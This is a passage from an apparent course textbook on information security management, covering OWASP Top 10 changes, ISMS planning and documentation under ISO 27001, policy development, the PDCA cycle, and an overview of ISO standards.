| A6 – Information Leakage and Improper Error Handling | <dropped from T10 2010> |

Figure 6: Difference between 2007 and 2010⁴

⁴ Image Courtesy: Fig 6 and 7 adapted from <http://blog.armandoleotta.com/2010/04/owasp-top-10-2010/> available under a Creative Commons Attribution-Noncommercial-Share Alike 2.5 Italy License.

| OWASP Top 10 – 2010 (Previous) | OWASP Top 10 – 2013 (New) |
|--|---|
| A1 – Injection | A1 – Injection |
| A3 – Broken Authentication and Session Management | A2 – Broken Authentication and Session Management |
| A2 – Cross-Site Scripting (XSS) | A3 – Cross-Site Scripting (XSS) |
| A4 – Insecure Direct Object References | A4 – Insecure Direct Object References |
| A6 – Security Misconfiguration | A5 – Security Misconfiguration |
| A7 – Insecure Cryptographic Storage – Merged with A9 → | A6 – Sensitive Data Exposure |
| A8 – Failure to Restrict URL Access – Broadened into → | A7 – Missing Function Level Access Control |
| A5 – Cross-Site Request Forgery (CSRF) | A8 – Cross-Site Request Forgery (CSRF) |
| <buried in A6: Security Misconfiguration> | A9 – Using Known Vulnerable Components |
| A10 – Unvalidated Redirects and Forwards | A10 – Unvalidated Redirects and Forwards |
| A9 – Insufficient Transport Layer Protection | Merged with 2010-A7 into new 2013-A6 |

Figure 7: Difference between 2010 and 2013

4.5 SUMMARY

4.6 CHECK YOUR PROGRESS

4.7 ANSWERS TO CHECK YOUR PROGRESS

4.8 MODEL QUESTIONS

BLOCK II

UNIT I: MANAGING INFORMATION SECURITY

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand importance of managing the Information Security.
- Understand the Information Security Management System.
- Know the stages and requirements of ISMS planning.
- Know the Plan-Do-Check-Act Cycle.
- Understand the ISMS documentation requirement.
- Understand process of developing information security policies.

1.2 INTRODUCTION

The information is critical for the organizations and so it is important to effectively manage the security of the information. Primary goal of Information Security Management System (ISMS) is to ensure the confidentiality, integrity and availability (also known as CIA) of the information in the organization. The Information Security Management System is the set of policies, technical controls, organizational structure, responsibilities, processes, procedures and practices. In this unit we will discuss about the concept of managing information security, planning to implement the Information Security Management System (ISMS), documentation of the Information Security Management System (ISMS) and information security policy development.

1.3 INFORMATION SECURITY MANAGEMENT SYSTEM

Information security management describes controls that an organization needs to implement to ensure that it is sensibly managing information security risks. The risks to assets are calculated by analysis of threats to assets, vulnerabilities and impact. Information security management system is the process by which the value of information assets is assessed and if feasible, protected on an ongoing basis. Building an information security management system is achieved through the systematic assessment of the systems, technologies and media used for information assets, the appraisal of the costs of security breaches, and the development and deployment of countermeasures to threats. The governing principle behind an ISMS is that an organization should design, implement and maintain a coherent set of policies, processes and systems to manage risks to its information assets, thus ensuring acceptable levels of information security risk. The establishment, maintenance and continuous update of an ISMS provide a strong indication that a company is using a systematic approach for the identification, assessment and management of information security risks. Critical factors of ISMS:

- Confidentiality: Protecting information from unauthorized parties.
- Integrity: Protecting information from modification by unauthorized users.
- Availability: Making the information available to authorized users.

An organization will be capable of successfully addressing information confidentiality, integrity and availability (CIA) requirements which in turn have implications on:

- business continuity;
- minimization of damages and losses;
- competitive edge;
- profitability and cash-flow;
- respected organization image;
- legal compliance

To be effective, the ISMS must:

- have the continuous, unshakeable and visible support and commitment of the organization's top management;
- be managed centrally, based on a common strategy and policy across the entire organization;
- be an integral part of the overall management of the organization related to and reflecting the organization's approach to risk management, the control objectives and controls and the degree of assurance required;
- have security objectives and activities be based on business objectives and requirements and led by business management;
- undertake only necessary tasks and avoiding over-control and waste of valuable resources;
- fully comply with the organization philosophy and mindset by providing a system that instead of preventing people from doing what they are employed to do, it will enable them to do it in control and demonstrate their fulfilled accountabilities;
- be based on continuous training and awareness of staff and avoid the use of disciplinary measures and "police" or "military" practices;
- be a never ending process;

1.4 ISMS PLANNING

ISMS Planning phase is designed to ensure that the context and scope for the ISMS have been correctly established, that all information security risks are identified and assessed, and that a plan for the appropriate treatment of these risks is developed. It is important that all stages of the ISMS planning activity are documented for traceability and for the management of change.

This description suggests an approach to the planning and documentation of an ISMS that comprises four tasks. The documentation task, which takes place throughout the process, can be summarized as follows.

- ISMS documentation, in which the context and scope of the ISMS, and its rules for assessing risk, are determined and in which the documentation that makes progress

through the stages of the process traceable and the management of change possible is generated.

This task begins at the same time as, runs in parallel with, and records the decisions of the three other tasks, which take place sequentially and concern the planning of the ISMS.

- Asset identification, in which the information assets that are to be handled by the ISMS are identified, and their security requirements are established.
- Risk assessment, in which the risks of breaches of the security requirements of information assets are assessed.
- Risk treatment, in which a plan for the management of the risks is developed.

The planning tasks complement and drive the documentation task, by providing the operational details of what the ISMS will do.

1.4.1 ISMS documentation

Purpose of ISMS documentation is to define the scope and context of the information security management system. It has five stages: three that initiate the planning process and two that complete it.

Stage 1: Define the scope of the ISMS - The context and scope of the ISMS are defined by considering the nature of the organization, the business domain in which it operates, and its location, assets and technology. The scope of the ISMS is a statement of which information assets are to be protected.

Stage 2: Define an ISMS policy - An ISMS policy or governing policy for information security is drawn up. This important document underpins the ISMS and contributes to the traceability and repeatability of its processes. It should, among other things, set up criteria against which security risks to information assets can be evaluated.

Stage 3: Define a systematic approach to risk assessment - A document specifying a systematic approach to risk assessment is developed. This must include a process for evaluating the likelihood of a risk to an information asset's security requirements, and the impact of a breach of them, along with a definition of what constitutes acceptable risk.

Stage 4: Prepare a Statement of Applicability (SoA) - The Statement of Applicability of the ISMS is completed, based on information gathered during risk treatment. SoA identifies the controls chosen for organization and explains how and why they are appropriate.

Stage 5: obtain management approval - The complete ISMS documentation needs to be submitted to top management for approval.

1.4.2 Asset identification

The asset identification is the process of identifying the assets those needs to be protected. Assets identification uses scope of the ISMS to determine the information assets that are to be protected.

This phase include task of identify the assets at risk. The information assets at risk are identified, along with their owners, their locations, their values and their information security requirements. The results are documented.

1.4.3 Risk assessment

The risk assessment phase can be divided into following stages.

- Determines systematically the possible threats to the assets identified in the asset identification part of the process.
- Identifies vulnerabilities that might allow those threats to become successful attacks on the assets.
- Uses the evaluation mechanisms to assess the impact of breaches of the assets' security requirements.
- Assess the risks - The risks to information assets are assessed using the risk assessment strategy. Each breach of security is assigned a level of risk determined by its likelihood and by its impact on the organisation.
- Identify and evaluate options for the treatment of risks - The choices of risk treatment are to: accept the risk; avoid the risk; transfer the risk; control the risk. A risk is accepted only if it meets the criteria for risk acceptance. If the choice is to avoid a risk or transfer a risk (to another organisation), a suitable means of avoidance or transfer is identified. Otherwise the choice is to control (i.e. lower) the risk to the asset (by taking measures to reduce the asset's vulnerabilities), in which case the risk is assigned a priority level for treatment.
- Documents generated in the risk assessment task must present evidence that every risk has been assessed, along with a justification for the outcome – acceptance, avoidance, transfer or control – of each individual assessment.

1.4.4 Risk Treatment Plan

The risk treatment plan is a document which determines precisely countermeasures or controls against identified threats, responsibility for the implementation of controls, time frame for implementation, etc. Suitable control (countermeasure) must be selected from those suggested in the Standard or from elsewhere. The risks are treated in order of priority, according to the priority levels assigned. Documents drawn up in the risk treatment task including risk treatment plan should include evidence that each risk has been treated appropriately.

1.5 ISMS DOCUMENTATION

1.5.1 Context, Scope and Information Security Policy

Defining Context scope and information security policy also known as governing policy must be documented for successful implementation of the ISMS in the organization. The definitions of the scope and context of the ISMS are recorded in the information security policy. An ISMS is as

defined in ISO 27001 is based on a business risk approach, to establish, implement, operate, monitor, review, maintain and improve information security. Some organizations will want to protect all of their information assets. Others, depending on the business risks and other hazards they face, may want to consider an ISMS that protects only some of them. Scope define which part to be protect by ISMS. Understanding the organizations context include internal context such as organizational structure, roles and responsibilities, business strategy and objectives, capabilities and resources, organizational culture, information systems and processes, contractual relationships, etc. and external context like interested parties and their requirements, political, economic, cultural, technological and competitive environment as well as the trends that could have an impact organization. The definitions of the scope and context of the ISMS should be recorded in the information security policy.

1.5.2 Statement of Applicability (SoA)

The statement of applicability (SoA) is a document which identifies the controls selected for organization and explains how and why they are appropriate. Statement of Applicability as per ISO27001 is a documented statement that describes the control objectives and controls that are relevant and applicable to the organizations ISMS. The SOA is derived from the output of the risk assessment/ risk treatment plan.

1.5.2.1 Mandatory documents and records required by ISO 27001:2013

- Scope of the ISMS (clause 4.3)
- Information security policy and objectives (clauses 5.2 and 6.2)
- Risk assessment and risk treatment methodology (clause 6.1.2)
- Statement of Applicability (clause 6.1.3 d)
- Risk treatment plan (clauses 6.1.3 e and 6.2)
- Risk assessment report (clause 8.2)
- Definition of security roles and responsibilities (clauses A.7.1.2 and A.13.2.4)
- Inventory of assets (clause A.8.1.1)
- Acceptable use of assets (clause A.8.1.3)
- Access control policy (clause A.9.1.1)
- Operating procedures for IT management (clause A.12.1.1)
- Secure system engineering principles (clause A.14.2.5)
- Supplier security policy (clause A.15.1.1)
- Incident management procedure (clause A.16.1.5)
- Business continuity procedures (clause A.17.1.2)
- Statutory, regulatory, and contractual requirements (clause A.18.1.1)
- And here are the mandatory records:
- Records of training, skills, experience and qualifications (clause 7.2)
- Monitoring and measurement results (clause 9.1)
- Internal audit program (clause 9.2)

- Results of internal audits (clause 9.2)
- Results of the management review (clause 9.3)
- Results of corrective actions (clause 10.1)
- Logs of user activities, exceptions, and security events (clauses A.12.4.1 and A.12.4.3)

1.5.2.2 Non-mandatory documents- ISO 27001:2013

There are numerous non-mandatory documents that can be used for ISO 27001 implementation, some common documents are:

- Procedure for document control (clause 7.5)
- Controls for managing records (clause 7.5)
- Procedure for internal audit (clause 9.2)
- Procedure for corrective action (clause 10.1)
- Information classification policy (clauses A.8.2.1, A.8.2.2, and A.8.2.3)
- Password policy (clauses A.9.2.1, A.9.2.2, A.9.2.4, A.9.3.1, and A.9.4.3)
- Disposal and destruction policy (clauses A.8.3.2 and A.11.2.7)
- Procedures for working in secure areas (clause A.11.1.5)
- Change management policy (clauses A.12.1.2 and A.14.2.4)
- Backup policy (clause A.12.3.1)
- Information transfer policy (clauses A.13.2.1, A.13.2.2, and A.13.2.3)
- Business impact analysis (clause A.17.1.1)
- Maintenance and review plan (clause A.17.1.3)
- Business continuity strategy (clause A.17.2.1)

1.6 INFORMATION SECURITY POLICY

Information security policy or governing policy should be documented in order to regulate the procedures, measures and mechanisms for information protection, as well special administrative structure and staff for this policy implementation. The security policy document is very important in order to show the management engagement to the ISMS and gives the guidance in this issue. The information security policy is official document of the organization strategy in the security area and contains explicit measures and procedures as well the behavioral framework.

The objectives of security policy are:

- Define the role of security concerning the organization mission and goals;
- Introduce common behavioral rules according to the level of security;
- Determine the scope of procedures;
- Create common action rules in the case of security breaches.

1.6.1 Hierarchical policy scheme

Hierarchical policy scheme provides for all levels of audience and for all domains by using two policy types (Governing Policy and Technical Policies) supported by procedural documents:

- a. Governing Policy:** Governing Policy should cover information security concepts at a high level, define these concepts, describe why they are important, and detail intention of the organization. Governing Policy will be read by managers and end users. All groups should use the governing policy to gain a sense of the organization's overall security policy philosophy. This can be used to inform their information security-related interaction with business units throughout the organisation. Governing Policy should be closely aligned with existing and future HR (Human Resources) and other organization policies, particularly any which mention security-related issues such as E-mail or IT equipment usage, etc. The Governing Policy document will be on the same level as these organisation-wide policies. Governing Policy is supported by the Technical Policies which cover topics in more detail and add to these topics be dealing with them for every relevant technology. Covering some topics at the Governing Policy level may help obviate the need for a detailed technical policy on these issues. In terms of detail level, governing policy should address the “what” in terms of security policy.
- b. Technical Policies:** Technical Policies should be used by technical custodians as they carry out their security responsibilities for the system they work with. They are more detailed than Governing Policy and system or process specific. Technical Policies covers many of the same topics as Governing Policy, as well as some additional topics specific to the overall technical topic. They are the handbook for how an operating system or a network device should be secured. They describe what must be done, but not how to do it - this is reserved for procedural documents which are the next detail level down from Governing and Technical Policy. In terms of detail level, Technical Policy should address the “what” (in more detail), “who”, “when” and “where” in terms of security policy.
- c. Procedures and Guidelines:** Procedural documents and guidelines give step-by-step directions on the ‘how’ of carrying out the policy statements. For example, a guide to hardening a Windows server may be one or several supporting documents to a Technical Windows Policy. Procedures and guidelines are an adjunct to policy, and they should be written at the next level of granularity, describing how something should be done. They provide systematic practical information about how to implement the requirements set out in policy documents. Procedural documents may be written where necessary in addition to and in support of the other types of policy documents, to aid readers in understanding what is meant in policy through extended explanations. Not all policies will require supporting documents. The policy gives them the framework to follow (the “what”, “who”, “when”, and “where” in terms of security policy) and they simply need to follow these controls and sketch out the “how”.

1.6.2 Policy Development

- a. **Development Process Maturity:** The major consideration behind any organization's policy development process will be the level of process maturity. It is important that organizations develop policy in iteration. It is advisable to start off small, perhaps developing checklist-style policies initially and only a skeleton policy framework with essential policies developed first. As the process grows in maturity, organizations will be able to develop the full range of policies with more detail included in each as well as accompanying procedural documentation as needed. Education, awareness and communication processes will also grow in maturity to cope with promoting an ever-growing range of policies. This should coincide with the growing corporate strength of the policies themselves. The corporate culture will start to appreciate that the policies must be followed and may actually start to use them to push through much needed changes throughout the organisation.
- b. **Top-Down versus Bottom-Up:** There are many starting points for developing policy. New or forthcoming legislation can often be a powerful impetus to develop policy, as can recent security incidents or enthusiastic administrators recently returned from the latest training course. All these provide great inputs to policy but the key is to be balanced. Relying solely on the 'top-down' approach of using only legislation, regulations and best practice to write your policy will leave you with unrealistic, artificial policy that won't be workable in the real world. Similarly, relying only on a 'bottom-up' method based only on system administrator knowledge can result in policy that is too specific to a given environment (perhaps just one part of a large company), possibly based too much on local current practice or on the latest training suggestions, making it too unrealistic. The best policy will come from a combination of these approaches, both top-down and bottom-up. In order to achieve this it is something that must be considered from the outset and must be reflected in the diversity of areas involved in policy development and the types of review policy undergoes. This balanced approach is likely to result in a more mature policy development process.
- c. **Current Practice versus Preferred Future:** Policy development must also take into account to what extent the policy should reflect current practice versus preferred future. Writing a policy that reflects only precisely what is done today may be out-of-date even by the time it is published, while a policy that includes controls which cannot yet be feasibly implemented may be impossible to comply with for technical reasons and may therefore be ignored as unrealistic and unworkable. It is important that this is discussed at an early stage as if it is not discussed and the policy develops too far towards the unworkable, preferred future model, this may only then show up at the policy gap identification stage, when a lot of time and effort will then have been wasted developing something which is of little value. The best policy strikes a balance between current practice and preferred future and this is what the policy development team should aim for.

- d. **Threat Types Consideration in Policy Development:** Policy should consider all the possible known threats to the organizations information assets. While those from malicious external attackers in the form of viruses and worms attract much media attention and accordingly deserve to be considered when writing policy, other considerations that are at least as important include natural disasters, disgruntled current and former employees and ignorance leading to accidental security exposures. Policies should consist of controls to combat all these threat types.

1.7 PLAN-DO-CHECK-DO (PDCA) CYCLE

PDCA (plan–do–check–act or plan–do–check–adjust) is an iterative four-step management method used in business for the control and continuous improvement of processes and products. It is also known as the Deming circle/cycle/wheel, Shewhart cycle, control circle/cycle, or plan–do–study–act (PDSA) cycle.




Figure 8: PDCA Cycle

An ISMS must not only be planned, it must also be implemented, operated, monitored, reviewed, maintained and improved. Walter Shewhart, a statistician working at Bell Laboratories in the 1930s, is credited with inventing the PDCA cycle. The PDCA cycle is the methodology for the commission and continuous improvement of an ISMS. The PDCA cycle is also known as the Denning cycle, after the quality management guru W Edwards Denning. In the context of tackling a particular problem, the PDCA cycle relates to the idea that the act of building a solution to a problem leads to a better understanding of that problem, which can in turn lead to building a new and better solution, and so on. In its generic form, the PDCA cycle consists of the four iterated stages – Plan, Do, Check and Act – shown in Figure above.

- a. **PLAN:** The purpose of the Plan stage is to understand the problem and develop an initial, but fit-for-purpose, solution that can be created relatively quickly. Criteria against which the effectiveness of the initial and future solutions can be gauged are also agreed.
- b. **DO:** In the Do stage, the results of the Plan stage are implemented and then used. In the first iteration, this generally just means a pilot study to test the initial solution, so limiting any damage from mistakes in the Plan stage.
- c. **CHECK:** In the Check stage, the solution is observed in operation. Study the actual results (measured and collected in "DO" above) and compare against the expected results (targets or goals from the "PLAN") to ascertain any differences. Look for deviation in implementation from the plan and also look for the appropriateness and completeness of the plan to enable the execution, i.e., "Do". Charting data can make this much easier to see trends over several PDCA cycles and in order to convert the collected data into information. Information is what you need for the next step "ACT".
- d. **ACT:** If the CHECK shows that the PLAN that was implemented in DO is an improvement to the prior standard (baseline), then that becomes the new standard (baseline) for how the organization should ACT going forward . If the CHECK shows that the PLAN that was implemented in DO is not an improvement, then the existing standard (baseline) will remain in place. In either case, if the CHECK showed something different than expected (whether better or worse), then there is some more learning to be done and that will suggest potential future PDCA cycles.

1.7.1 ISO/IEC 27001 - PDCA Cycle

PLAN: Establish ISMS policy, objectives, processes and procedures relevant to managing risk and improving information security to deliver results in accordance with an organization's overall policies and objectives.

DO: Implement and operate the ISMS policy, controls, processes, and procedures.

CHECK: Assess and, where applicable, measure process performance against ISMS policy, objectives, and practical experience and report the results to management for review.

ACT: Take corrective and preventive actions, based on the results of the internal ISMS audit and management review or other relevant information, to achieve continual improvement of the ISMS.

1.8 LET US SUM UP

An Information Security Management System (ISMS) is a set of policies and procedures for systematically managing an organization's sensitive data. The goal of ISMS is to minimize risk and ensure business continuity by pro-actively limiting the impact of a security breach. It provides a framework for establishing, implementing, operating, monitoring, reviewing, maintaining and continually improving the protection of information assets to achieve business objectives. ISO 27001 is a specification for creating ISMS. It does not mandate specific actions, but includes suggestions for documentation, internal audits, continual improvement, and

corrective and preventive action. Organizations of all types and sizes which deals with information for meeting its objectives and faces a range of risks that may affect the functioning of information assets requires a management system to address information security risks. In this unit we had discussed Information Security Management, planning ISMS, risk assessment , risk treatment plan and PDCA cycle for ISMS program.

Activity 1: Explore the risk assessment methods.

Activity 2: Develop Risk Treatment Plan (RTP) template .

Activity 3: Write examples of 2 vulnerabilities, 2 threats and the associated security safeguards required to reduce the risks in a general office environment.

1.9 CHECK YOUR PROGRESS

1. List down Risk treatment options.
2. SoA stands for
3. Difference between governing policy and Technical policy.
4. PDCA Stands for
5. Explain PDCA Cycle.
6. Identify two information assets in each of these scenarios:
 - i. Where availability is more important than integrity and confidentiality;
 - ii. Where integrity is more important than availability and confidentiality ; and
 - iii. Where confidentiality is more important than availability and integrity?

1.10 MODEL QUESTIONS

1. Explain Information Security Management System.
2. What is information security policy.
3. Define Technical policies.
4. Write note on need of guidelines and procedures.
5. What is a PDCA cycle.
6. What is ISMS planning.
7. Explain Risk assessment process and risk treatment plan.
8. What is SoA.
9. Explain "context of the organization" with respect to ISMS.
10. List down mandatory documents as per ISO 27001:2013.

UNIT II: INFORMATION SECURITY MANAGEMENT SYSTEM - ISO STANDARDS

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the significance of international standards.
- Know key principles of standard development.
- Know information security standards.
- Understand ISO 27K series of standards.

2.2 INTRODUCTION

ISO (International Organization for Standardization) is an independent, non-governmental membership organization and the world's largest developer of voluntary International Standards. ISO (International Organization for Standardization) is a global network that identifies what International Standards are required by business, government and society, develops them in partnership with the sectors that will put them to use, adopts them by transparent procedures based on national input and delivers them to be implemented worldwide. ISO standards distil an international consensus from the broadest possible base of stakeholder groups. Expert input comes from those closest to the needs for the standards and also to the results of implementing them. In this way, although voluntary, ISO standards are widely respected and accepted by public and private sectors internationally.

ISO – a non-governmental organization – is a federation of the national standards bodies of 162 member countries, one per country, from all regions of the world, including developed, developing and transitional economies. Each ISO member is the principal standards organization in its country. The members propose the new standards, participate in their development and provide support in collaboration with ISO Central Secretariat for the 3000 technical groups that actually develop the standards. ISO standards make a positive contribution to the world. They ensure vital features such as quality, ecology, safety, economy, reliability, compatibility, interoperability, efficiency and effectiveness. They facilitate trade, spread knowledge, and share technological advances and good management practices. ISO members appoint national delegations to standards committees.

In this unit we will discuss ISO standards development principles, benefits of ISO standards and popular ISO standards. Focus of this unit will be mainly on the introduction to the information security ISO 27K series of standards.

2.3 BENEFITS OF INTERNATIONAL STANDARDS

International Standards bring technological, economic and societal benefits. They help to harmonize technical specifications of products and services making industry more efficient and breaking down barriers to international trade. Conformity to International Standards helps reassure consumers that products are safe, efficient and good for the environment.

- a. Benefits for business:** International Standards are strategic tools and guidelines to help companies tackle some of the most demanding challenges of modern business. They ensure that business operations are as efficient as possible, increase productivity and help companies access new markets.

Benefits include:

- i. Cost savings - International Standards help optimize operations and therefore improve the bottom line.
 - ii. Enhanced customer satisfaction - International Standards help improve quality, enhance customer satisfaction and increase sales.
 - iii. Access to new markets - International Standards help prevent trade barriers and open up global markets.
 - iv. Increased market share - International Standards help increase productivity and competitive advantage.
 - v. Environmental benefits - International Standards help reduce negative impacts on the environment.
 - vi. Businesses also benefit from taking part in the standard development process.
- b. Benefits for Society:** ISO has over 19500 standards touching almost all aspects of daily life. When products and services conform to International Standards consumers can have confidence that they are safe, reliable and of good quality. For example, ISO's standards on road safety, toy safety and secure medical packaging are just a selection of those that help make the world a safer place.

To make sure that the benefits of ISO International Standards are as broad as possible, ISO supports the involvement of consumers in standard development work with its Committee on consumer policy(COPOLCO). International Standards on air, water and soil quality, on emissions of gases and radiation and environmental aspects of products contribute to efforts to preserve the environment and the health of citizens.

- c. Benefits for government:** ISO standards draw on international expertise and experience and are therefore a vital resource for governments when developing public policy. National governments can use ISO standards to support public policy, for example, by referencing ISO standards in regulations. This has a number of benefits, including:
 - i. Expert opinion - ISO standards are developed by experts. By integrating an ISO standard into national regulation, governments can benefit from the opinion of experts without having to call on their services directly.

- ii. Opening up world trade - ISO standards are international and adopted by many governments. By integrating ISO standards into national regulation, governments help to ensure that requirements for imports and exports are the same the world over, therefore facilitating the movement of goods, services and technologies from country to country.

2.4 STANDARDS DEVELOPMENT

ISO standard development process is based on following key principles:

- a. **ISO standards respond to a need in the market:** ISO does not decide when to develop a new standard, but responds to a request from industry or other stakeholders such as consumer groups. Typically, an industry sector or group communicates the need for a standard to its national member who then contacts ISO. Contact details for national members can be found in the list of members.
- b. **ISO standards are based on global expert opinion:** ISO standards are developed by groups of experts from all over the world, that are part of larger groups called technical committees. These experts negotiate all aspects of the standard, including its scope, key definitions and content. Details can be found in the list of technical committees.
- c. **ISO standards are developed through a multi-stakeholder process:** The technical committees are made up of experts from the relevant industry, but also from consumer associations, academia, NGOs and government. Read more about who develops ISO standards.
- d. **ISO standards are based on a consensus:** Developing ISO standards is a consensus-based approach and comments from all stakeholders are taken into account.

2.5 POPULAR ISO STANDARDS

In this unit we will briefly discuss some of the popular ISO standards.

2.5.1 ISO/IEC 27001 - Information security management

The ISO 27000 family of standards helps organizations keep information assets secure. Using this family of standards will help your organization manage the security of assets such as financial information, intellectual property, employee details or information entrusted to you by third parties. ISO/IEC 27001 is the best-known standard in the family providing requirements for an information security management system (ISMS).

2.5.2 ISO 9000 - Quality management

The ISO 9000 family addresses various aspects of quality management and contains some of ISO's best known standards. The standards provide guidance and tools for companies and organizations who want to ensure that their products and services consistently meet customer's requirements, and that quality is consistently improved.

Standards in the ISO 9000 family include:

- i. ISO 9001:2015 - sets out the requirements of a quality management system
- ii. ISO 9000:2015 - covers the basic concepts and language
- iii. ISO 9004:2009 - focuses on how to make a quality management system more efficient and effective
- iv. ISO 19011:2011 - sets out guidance on internal and external audits of quality management systems.

2.5.3 ISO 14000 - Environmental management

The ISO 14000 family of standards provides practical tools for companies and organizations of all kinds looking to manage their environmental responsibilities. ISO 14001:2015 and its supporting standards such as ISO 14006:2011 focus on environmental systems to achieve this. The other standards in the family focus on specific approaches such as audits, communications, labelling and life cycle analysis, as well as environmental challenges such as climate change.

2.5.4 Country Codes - ISO 3166

ISO 3166 is the International Standard for country codes and codes for their subdivisions.

The purpose of ISO 3166 is to define internationally recognized codes of letters and/or numbers that we can use when we refer to countries and subdivisions. However, it does not define the names of countries – this information comes from United Nations sources (Terminology Bulletin Country Names and the Country and Region Codes for Statistical Use maintained by the United Nations Statistics Divisions).

Using codes saves time and avoids errors as instead of using a country's name (which will change depending on the language being used) we can use a combination of letters and/or numbers that are understood all over the world.

For example, all national postal organizations throughout the world exchange international mail in containers identified with the relevant country code. Internet domain name systems use the codes to define top level domain names such as '.in' for India, '.au' for Australia. In addition, in machine readable passports, the codes are used to determine the nationality of the user and when we send money from one bank to another the country codes are a way to identify where the bank is based.

2.5.5 ISO 50001 - Energy management

Using energy efficiently helps organizations save money as well as helping to conserve resources and tackle climate change. ISO 50001 supports organizations in all sectors to use energy more efficiently, through the development of an energy management system (EnMS).

2.5.6 ISO 22000 - Food safety management

The ISO 22000 family of International Standards addresses food safety management. The consequences of unsafe food can be serious and ISO's food safety management standards help organizations identify and control food safety hazards. As many of today's food products

repeatedly cross national boundaries, International Standards are needed to ensure the safety of the global food supply chain.

The ISO 22000 family contains a number of standards each focusing on different aspects of food safety management.

- ISO 22000:2005 contains the overall guidelines for food safety management.
- ISO 22004:2014 provides generic advice on the application of ISO 22000
- ISO 22005:2007 focuses on traceability in the feed and food chain
- ISO/TS 22002-1:2009 contains specific prerequisites for food manufacturing
- ISO/TS 22002-2:2013 contains specific prerequisites for catering
- ISO/TS 22002-3:2011 contains specific prerequisites for farming
- ISO/TS 22002-4:2013 contains specific prerequisites for food packaging manufacturing
- ISO/TS 22003:2013 provides guidelines for audit and certification bodies

2.5.7 ISO 31000 - Risk management

Risks affecting organizations can have consequences in terms of economic performance and professional reputation, as well as environmental, safety and societal outcomes. Therefore, managing risk effectively helps organizations to perform well in an environment full of uncertainty.

ISO 31000:2009, *Risk management – Principles and guidelines*, provides principles, framework and a process for managing risk. It can be used by any organization regardless of its size, activity or sector. Using ISO 31000 can help organizations increase the likelihood of achieving objectives, improve the identification of opportunities and threats and effectively allocate and use resources for risk treatment. However, ISO 31000 cannot be used for certification purposes, but does provide guidance for internal or external audit programmes. Organizations using it can compare their risk management practices with an internationally recognized benchmark, providing sound principles for effective management and corporate governance.

2.5.7.1 Related Standards

A number of other standards also relate to risk management.

- ISO Guide 73:2009, *Risk management - Vocabulary* complements ISO 31000 by providing a collection of terms and definitions relating to the management of risk.
- ISO/IEC 31010:2009, *Risk management – Risk assessment techniques* focuses on risk assessment. Risk assessment helps decision makers understand the risks that could affect the achievement of objectives as well as the adequacy of the controls already in place. ISO/IEC 31010:2009 focuses on risk assessment concepts, processes and the selection of risk assessment techniques.

2.5.8 Language codes - ISO 639

ISO 639 is the International Standard for language codes. The purpose of ISO 639 is to establish internationally recognized codes (either 2, 3, or 4 letters long) for the representation of languages

or language families. These codes are widely used in many different disciplines, for example for bibliographic purposes, in the library community, as well as for computerized systems, and the representation of different language versions on websites.

Using a code rather than the name of a language has many benefits as some languages are referred to by different groups in different ways, and two unrelated languages may share the same or similar name.

ISO 639 is composed of six different parts:

- Part 1 (ISO 639-1:2002) provides a 2 letter code that has been designed to represent most of the major languages of the world.
- Part 2 (ISO 639-2:1998) provides a 3 letter code, which gives more possible combinations, so ISO 639-2:1998 can cover more languages.
- Part 3 (ISO 639-3:2007) provides a 3 letter code and aims to give as complete a listing of languages as possible, including living, extinct and ancient languages.
- Part 4 (ISO 639-4:2010) gives the general principles of language coding and lays down guidelines for the use of ISO 639.
- Part 5 (ISO 639-5:2008) provides a 3 letter code for language families and groups (living and extinct).
- Part 6 (ISO 639-6:2009) provides a 4 letter code, useful when there is a potential need to cover the entire range of languages, language families and groups and language variants in a system.

2.6 ISO 27K SERIES OF STANDARDS

The “ISO27k” suite comprises about forty standards. The ISO27k (ISO/IEC 27000-series) standards concern the protection of valuable information assets through information security, particularly the use of Information Security Management Systems (ISMSs) and the ISO/IEC 27000-series numbering (“ISO27k”) has been reserved for a family of information security management standards derived from British Standard BS 7799. The following standards are either published or under development:

- ISO/IEC 27001:2005 is the Information Security Management System (ISMS) requirements standard, a specification for an ISMS against which thousands of organizations have been certified compliant.
- ISO/IEC 27000:2009 - provides an overview/introduction to the ISO27k standards as a whole plus the specialist vocabulary used in ISO27k.
- ISO/IEC 27002:2005 is the code of practice for information security management describing a comprehensive set of information security control objectives and a set of generally accepted good practice security controls.
- ISO/IEC 27003:2010 provides guidance on implementing ISO/IEC 27001.
- ISO/IEC 27004:2009 is an information security management measurement standard.
- ISO/IEC 27005:2011 is an information security risk management standard.

- ISO/IEC 27006:2007 is a guide to the certification or registration process for accredited ISMS certification or registration bodies.
- ISO/IEC 27007 will be a guideline for auditing Information Security Management Systems.
- ISO/IEC TR 27008 will guide the auditing of information security controls.
